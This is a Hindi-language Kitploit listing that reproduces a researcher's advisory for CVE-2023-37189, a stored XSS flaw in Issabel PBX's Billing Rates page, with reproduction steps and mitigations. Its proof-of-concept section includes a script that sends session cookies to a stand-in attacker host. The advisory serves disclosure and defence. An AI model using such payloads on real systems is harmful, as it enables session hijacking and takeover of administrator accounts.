
Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
उपकरण/GitHubGitHub/sahiloj/cve-2023-37189
भेद्यता विश्लेषणशोषणवेब एप्लिकेशन शोषणवेब सुरक्षापेनिट्रेशन टेस्टिंगलर्निंग और शिक्षा
GitHubsahiloj/cve-2023-37189

CVE-2023-37189

एक Stored Cross-Site Scripting (XSS) कमजोरी Issabel PBX संस्करण 4.0.0-6 में Billing Rates प्रबंधन पृष्ठ (index.php?menu=billing_rates) के अंदर मौजूद है।

रिपॉजिटरी देखें
11189 महीने पहलेअभी तक समीक्षित नहीं

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 अंतिम OSINT टूलकिट: जाँच ग्राफ़, विश्वास स्कोरिंग, उपनाम परिवार, मानचित्र, टाइमलाइन और रिपोर्ट। 49 मॉड्यूल, 400+ साइटें, किसी API कुंजी की आवश्यकता नहीं।

    962
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # घोस्टलॉक वन-टैप निष्पादन ऐप (CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    ब्राउज़र-साइड रेड टीम टूलकिट, जिसमें रेकॉन, पेलोड जनरेशन, क्रेडेंशियल हमलों, क्रिप्टो, एन्कोडिंग और एंगेजमेंट रिपोर्टिंग के लिए 102 ऑफ़लाइन टूल्स हैं।

    348
  • 4

    looking-glass

    anonghosty/looking-glass

    CSIRT प्लेटफ़ॉर्म जो Shadowserver रिपोर्ट्स को MongoDB में इनजेस्ट करता है और उन्हें इंटरैक्टिव मैप्स, विश्लेषण, निष्कर्षों, सलाहों और कार्यकारी डैशबोर्ड के रूप में पुनः प्रस्तुत करता है।

    344
  • 5

    ARTEX

    baarai/artex

    प्लानर/वर्कर एजेंट, एसेट और एक्सप्लोरेशन ग्राफ़, MITM ट्रैफ़िक रिकॉर्डिंग, और भेद्यता पुनःपरीक्षण के साथ LLM मल्टी-एजेंट स्वायत्त पेनेट्रेशन टेस्टिंग प्लेटफ़ॉर्म।

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AI-मूल साइबरसुरक्षा के लिए कार्रवाई की प्रणाली—जहाँ इरादा नियंत्रित निष्पादन बन जाता है, साक्ष्य परिचालन स्मृति बन जाता है, और हर ऑपरेशन अगले को बेहतर बनाता है।

    297

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →
साझा करें

CVE-2023-37189 — Issabel PBX 4.0.0-6 में संग्रहीत क्रॉस-साइट स्क्रिप्टिंग (XSS)

CVE Severity Type Vendor


अवलोकन

फ़ील्डविवरण
CVE IDCVE-2023-37189
भेद्यतासंग्रहीत क्रॉस-साइट स्क्रिप्टिंग (XSS)
प्रभावित उत्पादIssabel PBX 4.0.0-6
प्रभावित URLindex.php?menu=billing_rates
भेद्य फ़ील्डCreate New Rate मॉड्यूल में Name और Prefix फ़ील्ड
गंभीरतामध्यम (CVSS 3.1 आधार स्कोर: 6.1 — AV:N/AC:L/PR:L/UI:R/S:C/C:L/I:L/A:N)
रिपोर्ट तिथि07 जुलाई 2023
खोजकर्ताSahil Ojha
परीक्षण किया गयाWindows
विक्रेता होमपेजhttps://www.issabel.org/
सॉफ्टवेयर स्रोतhttps://github.com/IssabelFoundation/issabelPBX

विवरण

Issabel PBX संस्करण 4.0.0-6 में बिलिंग दर प्रबंधन पृष्ठ (index.php?menu=billing_rates) पर एक संग्रहीत क्रॉस-साइट स्क्रिप्टिंग (XSS) भेद्यता मौजूद है।

Issabel PBX FreePBX/Asterisk पर आधारित एक व्यापक रूप से उपयोग किया जाने वाला ओपन-सोर्स यूनिफाइड कम्युनिकेशंस प्लेटफॉर्म है। इसका Billing → Rates फीचर प्रशासकों को कस्टम Name और Prefix के साथ कॉल दर प्रविष्टियाँ परिभाषित करने की अनुमति देता है। अपर्याप्त इनपुट स्वच्छता और आउटपुट एन्कोडिंग के कारण, एक प्रमाणित हमलावर किसी भी फ़ील्ड में मनमाना HTML या JavaScript इंजेक्ट कर सकता है। दुर्भावनापूर्ण स्क्रिप्ट फिर एप्लिकेशन डेटाबेस में स्थायी रूप से संग्रहीत हो जाती है और बाद में किसी भी उपयोगकर्ता (अन्य प्रशासकों सहित) के ब्राउज़र में स्वचालित रूप से निष्पादित हो जाती है, जो बिना किसी अतिरिक्त इंटरैक्शन के Rates पृष्ठ पर जाता है।

प्रशासनिक पैनल में इस प्रकार की भेद्यता विशेष रूप से खतरनाक है क्योंकि:

  • इसका उपयोग अन्य प्रशासकों के सत्र कुकीज़ को हाईजैक करने के लिए किया जा सकता है, जिससे पूर्ण खाता अधिग्रहण हो सकता है।
  • यह पीड़ितों को दिए गए पृष्ठ के स्वरूप को संशोधित करके फ़िशिंग हमलों को सक्षम बनाता है।
  • यह CSRF टोकन चोरी, कीलॉगिंग, या दुर्भावनापूर्ण साइटों पर पुनर्निर्देशन को सुविधाजनक बना सकता है।
  • पेलोड स्पष्ट रूप से हटाए जाने तक बना रहता है, जिसका अर्थ है कि यह समय के साथ अनंत पीड़ितों को प्रभावित कर सकता है।

भेद्यता विवरण

  • भेद्यता वर्ग: संग्रहीत (स्थायी) क्रॉस-साइट स्क्रिप्टिंग (CWE-79)
  • हमला वेक्टर: नेटवर्क
  • प्रमाणीकरण आवश्यक: हाँ (निम्न-विशेषाधिकार प्राप्त प्रमाणित उपयोगकर्ता या प्रशासक खाता)
  • उपयोगकर्ता इंटरैक्शन: आवश्यक (पीड़ित को Billing Rates पृष्ठ पर जाना होगा)
  • दायरा: परिवर्तित (हमलावर अन्य उपयोगकर्ताओं के ब्राउज़र सत्रों को प्रभावित कर सकता है)
  • मूल कारण: पृष्ठ पर संग्रहीत मानों को प्रस्तुत करते समय Name और Prefix फ़ील्ड पर HTML एन्कोडिंग / आउटपुट स्वच्छता का अभाव।

प्रमाण अवधारणा

निम्नलिखित पेलोड, जब Create New Rate फॉर्म के Name या Prefix फ़ील्ड में दर्ज किए जाते हैं, भेद्यता प्रदर्शित करते हैं:

मूल चेतावनी (कार्यक्षमता जांच):

<script>alert('XSS')</script>

सत्र कुकी चोरी (attacker.example.com को अपने स्वामित्व वाले और उपयोग करने की अनुमति प्राप्त सर्वर से बदलें — वास्तविक उपयोगकर्ताओं या सिस्टम को कभी लक्षित न करें):

<script>document.location='https://attacker.example.com/steal?c='+document.cookie</script>

छवि-आधारित onerror पेलोड (WAF बाईपास):

⚠️ नोट: ये पेलोड केवल शैक्षिक और सुरक्षा अनुसंधान उद्देश्यों के लिए प्रदान किए गए हैं। किसी भी ऐसे सिस्टम पर परीक्षण करने से पहले हमेशा उचित लिखित प्राधिकरण प्राप्त करें जो आपके स्वामित्व में नहीं है।


पुनरुत्पादन के चरण

  1. लॉग इन करें Issabel PBX वेब इंटरफ़ेस में एक प्रशासक खाते का उपयोग करके।

  2. Reports → Billing → Rates पर जाएं (URL: index.php?menu=billing_rates).

  3. "Create New Rate" पर क्लिक करें और Prefix या Name फ़ील्ड में एक तैयार XSS पेलोड दर्ज करें।

    चरण 2 – Name/Prefix फ़ील्ड में पेलोड इंजेक्ट करना

  4. Save पर क्लिक करें। पेलोड अब डेटाबेस में संग्रहीत हो गया है।

  5. कोई भी उपयोगकर्ता (अन्य प्रशासकों सहित) जो Billing Rates पृष्ठ पर जाता है, उसके ब्राउज़र में स्क्रिप्ट स्वचालित रूप से निष्पादित हो जाएगी।

    चरण 3 – पेज लोड होने पर पेलोड निष्पादित होता है


    चरण 3 – सत्र कुकी कैप्चर की गई


प्रभाव

  • सत्र हाईजैकिंग: हमलावर सत्र कुकीज़ चुरा सकते हैं और अन्य उपयोगकर्ताओं या प्रशासकों का प्रतिरूपण कर सकते हैं।
  • विशेषाधिकार वृद्धि: प्रशासक सत्र को हाईजैक करके, निम्न-विशेषाधिकार प्राप्त हमलावर पूर्ण प्रशासनिक नियंत्रण प्राप्त कर सकता है।
  • डेटा निकासी: पृष्ठ पर दिखाई देने वाली संवेदनशील जानकारी चुपचाप निकाली जा सकती है।
  • स्थायी बैकडोर: पेलोड मैन्युअल रूप से हटाए जाने तक सक्रिय रहता है, जो इसे एक स्थायी खतरा बनाता है।

शमन / उपचार

विक्रेता और सिस्टम प्रशासकों को निम्नलिखित प्रतिउपाय लागू करने की सलाह दी जाती है:

  1. आउटपुट एन्कोडिंग: HTML पृष्ठ में संग्रहीत मानों को प्रस्तुत करते समय संदर्भ-जागरूक HTML एन्कोडिंग लागू करें (जैसे, PHP में ENT_QUOTES के साथ htmlspecialchars() का उपयोग करें)। यह XSS के विरुद्ध प्राथमिक और सबसे विश्वसनीय बचाव है।
  2. इनपुट सत्यापन: एक द्वितीयक गहराई-में-रक्षा उपाय के रूप में, सर्वर-साइड पर उपयोगकर्ता-आपूर्ति इनपुट को अस्वीकार या स्वच्छ करें। डेटा संग्रहीत करने से पहले HTML विशेष वर्णों (<, >, ", ', &) को स्ट्रिप या एन्कोड करें। ध्यान दें कि केवल इनपुट सत्यापन को बायपास किया जा सकता है और इसे एकमात्र नियंत्रण के रूप में भरोसा नहीं करना चाहिए।
  3. सामग्री सुरक्षा नीति (CSP): इनलाइन स्क्रिप्ट के निष्पादन को प्रतिबंधित करने के लिए एक सख्त Content-Security-Policy HTTP हेडर तैनात करें।
  4. वेब एप्लिकेशन फ़ायरवॉल (WAF): गहराई-में-रक्षा उपाय के रूप में XSS पहचान नियमों वाले WAF का उपयोग करें।
  5. नियमित सुरक्षा ऑडिट: सभी उपयोगकर्ता-नियंत्रित इनपुट फ़ील्ड पर समय-समय पर कोड समीक्षा और पेनिट्रेशन परीक्षण करें।

संदर्भ

  • NVD – CVE-2023-37189
  • MITRE CVE – CVE-2023-37189
  • OWASP: क्रॉस-साइट स्क्रिप्टिंग (XSS)
  • CWE-79: वेब पेज जनरेशन के दौरान इनपुट का अनुचित तटस्थीकरण
  • Issabel PBX – आधिकारिक वेबसाइट
  • IssabelFoundation/issabelPBX – GitHub

अस्वीकरण

यह रिपॉजिटरी और इसमें निहित जानकारी केवल शैक्षिक और सुरक्षा अनुसंधान उद्देश्यों के लिए प्रदान की गई है। लेखक प्रदान की गई जानकारी के किसी भी दुरुपयोग या क्षति के लिए जिम्मेदार नहीं है। कोई भी सुरक्षा परीक्षण करने से पहले हमेशा सिस्टम स्वामी से स्पष्ट लिखित अनुमति प्राप्त करें।


द्वारा खोजा और रिपोर्ट किया गया Sahil Ojha

टूल डाउनलोड करें





